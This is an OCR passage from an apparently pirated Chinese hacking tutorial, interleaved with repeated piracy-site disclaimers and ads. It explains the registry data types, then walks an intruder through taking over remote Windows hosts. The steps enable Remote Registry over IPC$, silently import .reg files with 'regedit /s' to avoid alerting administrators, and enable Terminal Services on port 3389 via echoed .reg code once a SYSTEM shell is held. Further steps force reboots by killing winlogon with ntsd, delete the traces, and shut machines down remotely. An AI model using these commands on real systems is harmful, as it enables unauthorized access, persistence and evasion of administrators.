- HKEY_CURRENT_CONFIG。包含在启动时由本地计算机系统使用的硬件配置文件的相关信息。该信息用于配置一些设置，如要加载的设备驱动程序和显示时要使用的分辨率。该子目录树是 HKEY_LOCAL_MACHINE 子目录树的一部分，并指向 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\HardwareProfiles\Current。

2. 注册表中的数据类型

下面列出了 Windows 当前定义和使用的数据类型。

值名称的最大大小如下。

- Windows Server 2003 和 Windows XP：值名称的最大大小为 16383 个字符。
- Windows 2000：值名称的最大大小为 260 个 ANSI 字符或 16383 个 Unicode 字符。

项的所有值总大小不得超过 64K 限制。

Windows 中注册表中常见的数据类型如下。

- REG_BINARY。二进制值（REG_BINARY）为原始二进制数据，大多数硬件组件信息作为二进制数据存储，以十六进制的格式显示在注册表编辑器中。
- DWORD。DWORD 值（REG_DWORD）由 4 字节长（32 位整数）的数字表示数据。设备驱动程序和服务的许多参数都是此类型，以二进制、十六进制或十进制格式显示在注册表编辑器中。与之有关的值是 DWORD_LITTLE_ENDIAN（最不重要的字节在最低位地址）和 REG_ DWORD_BIG_ENDIAN（最不重要的字节在最高位地址）。
- REG_EXPAND_SZ。可扩展字符串值（REG_EXPAND_SZ）为长度可变的数据字符串，这种数据类型包括程序或服务使用该数据时解析的变量。
- REG_MULTI_SZ。多字符串值（REG_MULTI_SZ）包含用户可以阅读的列表或多个值，各条目之间用空格、逗号或其他标记分隔。
- REG_SZ。字符串值（REG_SZ）为长度固定的文本字符串。
- REG_RESOURCE_LIST。二进制值（REG_RESOURCE_LIST ）为一系列嵌套的数组，用于存储硬件设备驱动程序或其控制的某个物理设备所使用的资源列表。此数据由系统检测并写入 ResourceMap 树，作为二进制值以十六进制的格式显示在注册表编辑器中。
- REG_RESOURCE_REQUIREMENTS_LIST。二进制值（REG_RESOURCE_REQUIREMENTS_LIST）为一系列嵌套的数组，用于存储一个设备驱动程序（或其控制的某个物理设备）可以使用的硬件资源列表。系统将此列表的子集写入 ResourceMap 树。此数据由系统检测，作为二进制值以十六进制的格式显示在注册表编辑器中。
- REG_FULL_RESOURCE_DESCRIPTOR。二进制值（REG_FULL_RESOURCE_DESCRIPTOR）为一系列嵌套的数组，用于存储物理硬件设备使用的资源列表。此数据由系统检测并写入 HardwareDescription 树，作为二进制值以十六进制的格式显示在注册表编辑器中。

4.3.2 远程开启注册表服务功能

入侵者一般都是通过远程进入目标主机注册表的，因此，如果要连接远程目标主机的“网

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



络注册表”实现注册表入侵，除了可以成功建立 IPC$连接之外，还需要远程目标主机已经开启了“远程注册表服务”。

具体的操作步骤如下。

步骤 1：建立 IPC$连接，如图 4-34 所示。再右击桌面上的“我的电脑”图标，在弹出的快捷菜单中选择“管理”命令，即可打开“计算机管理”窗口。在其中展开“服务和应用程序”→“服务”分支，并在右窗格中找到 Remote Registry 文件，如图 4-35 所示。




图 4-34 建立 IPC$连接

步骤 2：右击 Remote Registry 文件，并在弹出的快捷菜单中选择“属性”命令，即可打开“Remote Registry 的属性（本地计算机）”对话框，如图 4-36 所示。



图 4-35 “计算机管理”窗口

步骤 3：在“常规”选项卡的“启动类型”下拉列表框中选择“自动”类型，单击“应用”按钮，则“服务状态”选项组中的“启动”按钮将被激活，单击“启动”按钮，就可以开启远程主机服务了。

步骤 4：在关闭“计算机管理”窗口之后，再断开 IPC$连接，就可以关闭远程开启的注册表服务功能了，如图 4-37 所示。

换客资源神器官方网站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



图 4-36 “Remote Registry 的属性（本地计算机）”对话框




图 4-37 断开 IPC$连接

4.3.3 连接远程主机的“远程注册表服务”

入侵者可以通过 Windows 自带的工具连接远程主机的注册表并进行修改，这会给远程计算机带来严重的伤害，在开启远程注册表服务的基础上，连接远程主机的具体操作步骤如下。

步骤 1：在建立 IPC$连接之后，再在“注册表编辑器”窗口中选择“文件”→“连接网络注册表”命令，即可打开“选择计算机”对话框，如图 4-38 所示。




图 4-38 “选择计算机”对话框

步骤 2：在“输入要选择的对象名称”文本框中输入远程主机的 IP 地址之后，单击“确定”按钮。在连接网络注册表成功后，入侵者可以通过该工具在本地修改远程注册表，不过这种方式得到的网络注册表只有两个根项，如图 4-39 所示。

步骤 3：在修改完远程主机的注册表之后，要断开网络注册表连接。此时再右击 192.168.0.9 连接项，在弹出的快捷菜单中选择“断开”命令，即可断开网络注册表，如图 4-40 所示。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





图 4-39 连接网络注册表成功



图 4-40 断开网络注册表

4.3.4 编辑注册表（REG）文件

入侵者除了可以使用网络注册表连接远程主机的注册表外，还可以通过手工导入 reg 文件的

换客资源神器官方网站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/xiaoao_blog/ 官方客服 QQ：

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

方法来修改远程主机的注册表，只要拥有权限，便可以通过这种方式修改注册表的任意一项。

1. reg 文件操作实例

reg 文件是为了方便用户或安装程序在注册表中添加信息而设计的，其扩展名为 reg。reg 文件实际上是一种注册表脚本文件，双击 reg 文件即可将其中的数据导入到注册表中。通过约定的格式，可以利用 reg 文件直接对注册表进行任何修改操作，而且它对注册表的操作可以不受 Regedit.exe 被禁用的限制。

此外，由于 reg 文件可用任何文本编辑器（如记事本）进行打开、编辑和修改操作，可在发生错误时，通过改回 reg 文件中的数据后再导入，实现恢复操作，因此它更加方便、安全。

下面通过介绍两个实例来实现对注册表文件进行编辑。

【例 1】在远程主机注册表根项 HKEY_CURRENT_USER\Software\中添加名为 HACK 的主键，并在 HACK 主键下建立一个名为 NAME、类型为 DWORD、值为 00000000 的键值项。

具体的操作步骤如下。

步骤 1：打开记事本程序并在其中输入如下代码（代码中的 REGEDIT4 代表该 reg 文件的版本为 4，是注册表的固定格式。[HKEY_CURRENT_USER\Software\ HACK]是要添加主键的路径。在需要建立主键时，需要把该主键的路径写出来并用方括号括起来），如图 4-41 所示。




图 4-41　在记事本中输入代码

```
REGEDIT4
 [HKEY_CURRENT_USER\Software\HACK]
```

步骤 2：在记事本程序中选择“文件”→“另存为”命令，即可弹出“另存为”对话框，在“保存类型”下拉列表框中选择“所有文件”选项，并在“文件名”文本框中输入 test1.reg，如图 4-42 所示。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





图 4-42 “另存为”对话框

步骤 3：单击“确定”按钮，在桌面上双击该文件，即可将该文件导入到注册表中。此时打开“注册表编辑器”窗口，即可看到在 HKEY_CURRENT_USER\Software\中已经成功建立了 HACK 主键，如图 4-43 所示。

步骤 4：在记事本中输入如下代码并将其另存为 test2.reg 文件之后，再将其导入到注册表，这时即可在注册表中看到在 HACK 主键下已经成功建立一个名为 NAME、类型为 DWORD、值为 00000000 的键值项，如图 4-44 所示。

```
REGEDIT4
[HKEY_CURRENT_USER\Software\HACK]
"NAME"=dword:00000000
```



图 4-43 建立的 HACK 主键

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



图 4-44　建立的 name 键值项

【例 2】本例的作用是把上一个实例中建立的注册表信息删除。其操作步骤如下。

步骤 1：删除建立的 name 键值项。用记事本打开 test2.reg 文件之后，再修改最后一行代码，将其另存为 TEST3.REG 文件之后，双击将其导入注册表，此时 NAME 项即被删掉。

修改完成后的代码如下。

```
REGEDIT4
[HKEY_CURRENT_USER\Software\HACK]
"NAME"=-
```

步骤 2：删除主键。用记事本打开 test1.reg 文件之后，在其中修改最后一行代码（在 HKEY_CURRENT_USER 前键入减号）并将其另存为 test4.reg，双击后其导入注册表即可删掉 HACK 主键。

修改完成后的代码如下。

```
REGEDIT4
[-HKEY_CURRENT_USER\Software\HACK]
```

2．命令导入注册表

入侵者如果采用双击注册表文件将注册表信息导入到注册表的方法，将会因为弹出如图 4-45 所示的信息提示框，而很容易被远程计算机管理员发现。那么，如何才可以实现在命令行将 reg 文件导入到注册表而不会产生询问提示框呢？




图 4-45　“导入注册表”提示框

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



下面讲述一下入侵者如何把 REG 文件导入注册表的方法。

- 使用专门的注册表导入工具来实现。这种方法带有一定的危险性，可能会导致系统无法正常运行。
- 使用 Windows 系统自带的命令，不用使用其他工具即可实现。注册表文件导入命令为 regedit /s <REG 文件>，其中参数/s 表示无须询问而直接把 reg 文件导入注册表<reg 文件>。

3．远程关机方法

在修改完注册表之后，只有远程主机重启后才能生效，下面介绍入侵者常用关闭远程计算机的方法。

通过“计算机管理”窗口关闭远程主机，具体的操作步骤如下。

步骤 1：右击桌面上的“我的电脑”图标，在弹出的快捷菜单中选择“管理”命令，即可打开“计算机管理”窗口，如图 4-46 所示。




图 4-46 “计算机管理”窗口

步骤 2：右击“计算机管理”选项，在弹出的快捷菜单中选择“连接到另一台计算机”，即可打开“选择计算机”对话框，如图 4-47 所示。




图 4-47 “选择计算机”对话框

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

步骤 3：在“这个管理单元将始终管理”选项组中选择“另一台计算机”单选按钮，在右侧文本框中输入目标计算机的 IP 地址，或通过浏览选择目标主机，即可在“计算机管理”窗口左侧的“计算机管理”目录中显示目标计算机的 IP 地址，如图 4-48 所示。

步骤 4：右击“计算机管理（192.168.0.9）”选项，在弹出的快捷菜单中选择“属性”命令，即可打开“计算机管理（192.168.0.9）属性”对话框，如图 4-49 所示。




图 4-48 “计算机管理”目录中显示目标计算机的 IP 地址




图 4-49 “计算机管理（192.168.0.9）属性”对话框

步骤 5：选择“高级”选项卡，在“启动和恢复”选项组中单击“设置”按钮，即可弹出“启动和故障恢复”对话框，如图 4-50 所示。

步骤 6：单击“关机”按钮，即可弹出“关机”对话框，如图 4-51 所示。在“操作”选项组中选择要在连接的计算机上执行的操作；在“强制应用程序关闭”选项组中选择关闭或重新启动计算机时是否强制关闭应用程序。




图 4-50 “启动和故障恢复”对话框




图 4-51 “关机”对话框

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



步骤 7：在设置完毕之后，单击“确定”按钮，即可关闭或重新启动连接的计算机。

4．用 shutdown 命令关机

使用 Windows XP/Server 2003 中的 shutdown 命令来完成远程关机，shutdown.exe 是系统自带的程序，但 Windows 2000 以下系统是没有这个工具的，从 Windows XP 或 Windows Server 2003 系统文件夹下把 shutdown.exe 复制到 Windows 2000 系统文件夹下，就可以使用该命令了。

shutdown.exe 的使用方法很简单，在命令提示符中输入 shutdown 命令就可以查看帮助，如图 4-52 所示。在使用 shutdown 前，要与远程主机建立 IPC$连接之后，才能使用 shutdown 命令。




图 4-52 用 shutdown 命令查看帮助信息

下面是 shutdown 命令常用的几个参数。

- -i。显示 GUI 界面，必须是第一个选项。
- -l。注销（不能与选项-m 一起使用）。
- -s。关闭此计算机。
- -r。关闭并重新启动此计算机。
- -a。放弃系统关机。
- -m \\computername。远程计算机关机/重新启动/放弃。
- -t xx。设置关闭的超时为 xx 秒。
- -c "comment"。关闭注释（最大 127 个字符）。
- -f。强制运行的应用程序关闭而没有警告。
- -d [u][p]:xx:yy。关闭原因代码。其中 u 是用户代码；p 是一个计划的关闭代码；xx 是一个主要原因代码（小于 256 的正整数）；yy 是一个次要原因代码（小于 65536 的正整数）。

4.3.5 通过注册表开启终端服务

通过注册表开启目标计算机终端服务的方法非常隐蔽、实用，而且不需要上传文件，但前提是攻击者必须已经获得了目标计算机中 CMD SHELL 的 SYSTEM 权限。

1．Windows 2000 下开启终端

（1）编写一个 3389.reg 注册表文件，具体的注册表代码如下。

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\netcache]
"Enabled"="0"
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
"ShutdownWithoutLogon"="0"
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer]
"EnableAdminTSRemote"=dword:00000001
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]
"TSEnabled"=dword:00000001
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermDD]
"Start"=dword:00000002
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService]
"Start"=dword:00000002
[HKEY_USERS\.DEFAULT\Keyboard Layout\Toggle]
"Hotkey"="1"
```


换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





```
    [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp]
    "PortNumber"=dword:00000D3D
    [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp]
    "PortNumber"=dword:00000D3D
```

（2）将生成的 3389.reg 注册表文件使用 regedit /s 3389.reg 命令导入到目标计算机的注册表中。如果需要改变终端端口，只需把上述两个 D3D 都改一下即可（先用十进制数，再让系统自动生成十六进制数）。因为 Windows 2000 系统开启终端不能像 Windows XP 那样可以立即生效，而需要重启系统后才能生效。

（3）用 ntsd.exe（Windows 2000 及其以上版本系统自带的命令）结束进程并强制重启系统（如结束 winlogon.exe 进程）。结束 lsass.exe 进程也可以，但结束后会跳出重启系统倒计时，可能会使管理员察觉。命令执行格式为 ntsd -c q -p PID。

（4）通过编写一个脚本来使当前所有进程的 PID 列举出来，可以知道 winlogon.exe 的 PID 进程号。具体的程序代码如下。

```
wscript.echo "PID ProcessName"
for each ps in getobject("winmgmts:\\.\root\cimv2:win32_process").instances_
wscript.echo ps.handle&vbtab&ps.name
next
```

（5）在 CMD SHELL 窗口中粘贴以下 ECHO 代码，以得到查看进程 PID 的脚本 1.vbe 文件，生成 1.vbe 文件后检查一下 echo 出来的脚本是否有错。


```
echo wscript.echo "PID ProcessName">>1.vbe
echo for each ps in getobject("winmgmts:\\.\root\cimv2:win32_process").instances_ >>1.vbe
echo wscript.echo ps.handle^&vbtab^&ps.name>>1.vbe
echo next>>1.vbe
```

（6）运行 1.vbe 文件，即可得到以下运行结果。

```
C:\WINNT\system32>cscript 1.vbe
cscript 1.vbe
Microsoft (R) Windows 脚本宿主版本 5.1 for Windows
版权所有 (C) Microsoft Corporation 1996-1999. All rights reserved.
PID ProcessName
0 System Idle Process
8 System
152 smss.exe
180 csrss.exe
200 winlogon.exe
228 services.exe
240 lsass.exe
424 svchost.exe
472 spoolsv.exe
512 msdtc.exe
616 svchost.exe
628 KAVSvc.EXE
660 llssrv.exe
692 nvsvc32.exe
728 regsvc.exe
748 MSTask.exe
776 alter.exe
```


换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/kuBao_blog 官方 QQ：

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



```
    900 svchost.exe
    916 WinMgmt.exe
    1088 Dfssvc.exe
    484 Explorer.EXE
    1444 mdm.exe
    1340 Server.exe
    1224 ibguard.exe
    1252 KAVSvcUI.EXE
    1256 ibserver.exe
    1336 internat.exe
    1204 Uspds.exe
    720 bar.exe
    1288 dllhost.exe
    1580 inetinfo.exe
    1672 cmd.exe
    1464 pppoe.exe
    1704 regedit.exe
    316 cscript.exe
```

（7）由此可知，当前 winlogon.exe 的 PID 号为 200，故执行 ntsd -c q -p 200 命令之后，过一会儿目标计算机就会重启系统了。

2. Windows XP 和 Windows Server 2003 终端开启

开启的 REG 文件代码如下。

```
    Windows Registry Editor Version 5.00
    [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]
    "fDenyTSConnections"=dword:00000000
    [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp]
    "PortNumber"=dword:00000D3D
    [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp]
    "PortNumber"=dword:00000D3D
```

（1）用以下 ECHO 代码编写一个 3389.reg 的注册表文件。

```
    echo Windows Registry Editor Version 5.00>>3389.reg
    echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]>> 3389.reg
    echo "fDenyTSConnections"=dword:00000000>>3389.reg
    echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\ Wds\rdpwd\
Tds\tcp]>>3389.reg
    echo "PortNumber"=dword:00000d3d>>3389.reg
    echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\ WinStations\
RDP-Tcp]>>3389.reg
    echo "PortNumber"=dword:00000d3d>>3389.reg
```

（2）在 CMD SHELL 窗口中粘贴以上 ECHO 代码，生成 3389.reg 注册表文件。

（3）执行 regedit /s 3389.reg 命令，将 3389.reg 文件的注册信息加入到目标计算机的注册表中。

（4）执行 del 3389.reg 命令，将生成的 3389.reg 文件删除，这样，在 Windows XP/2003 操作系统下，不需要重启系统就可以打开终端服务了。

如果用户想改变端口，只需把上面 ECHO 代码中 PortNumber 对应的 D3D 改成相应十进制数的十六进制形式就可以了。如果要关闭终端服务，只需把"fDenyTSConnections" =dword:00000000 改成"fDenyTS Connections"=dword:00000001 就可以了。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

4.4 实现 MS SQL 入侵

MS SQL 是微软公司架设在 Windows 系统上的一款高性能、全方位服务的数据库服务器，与微软公司的另一款数据库 Microsoft Access 相比，MS SQL 的性能更好、更加专业，因而常常被大公司用来建设庞大的数据库服务器，以提供客户查询、提交货单等服务。MS SQL 的认证机制同 Windows 系统一样，都是基于账号/密码的认证。如果口令设置不当，即存在弱口令，必然会导致安全问题。

4.4.1 用 MS SQL 实现弱口令入侵

获得远程服务器的口令有很多方法，也有很多工具，这里介绍几种常见的获得 MS SQL 服务器的 SA 口令工具。

1. X-Scan

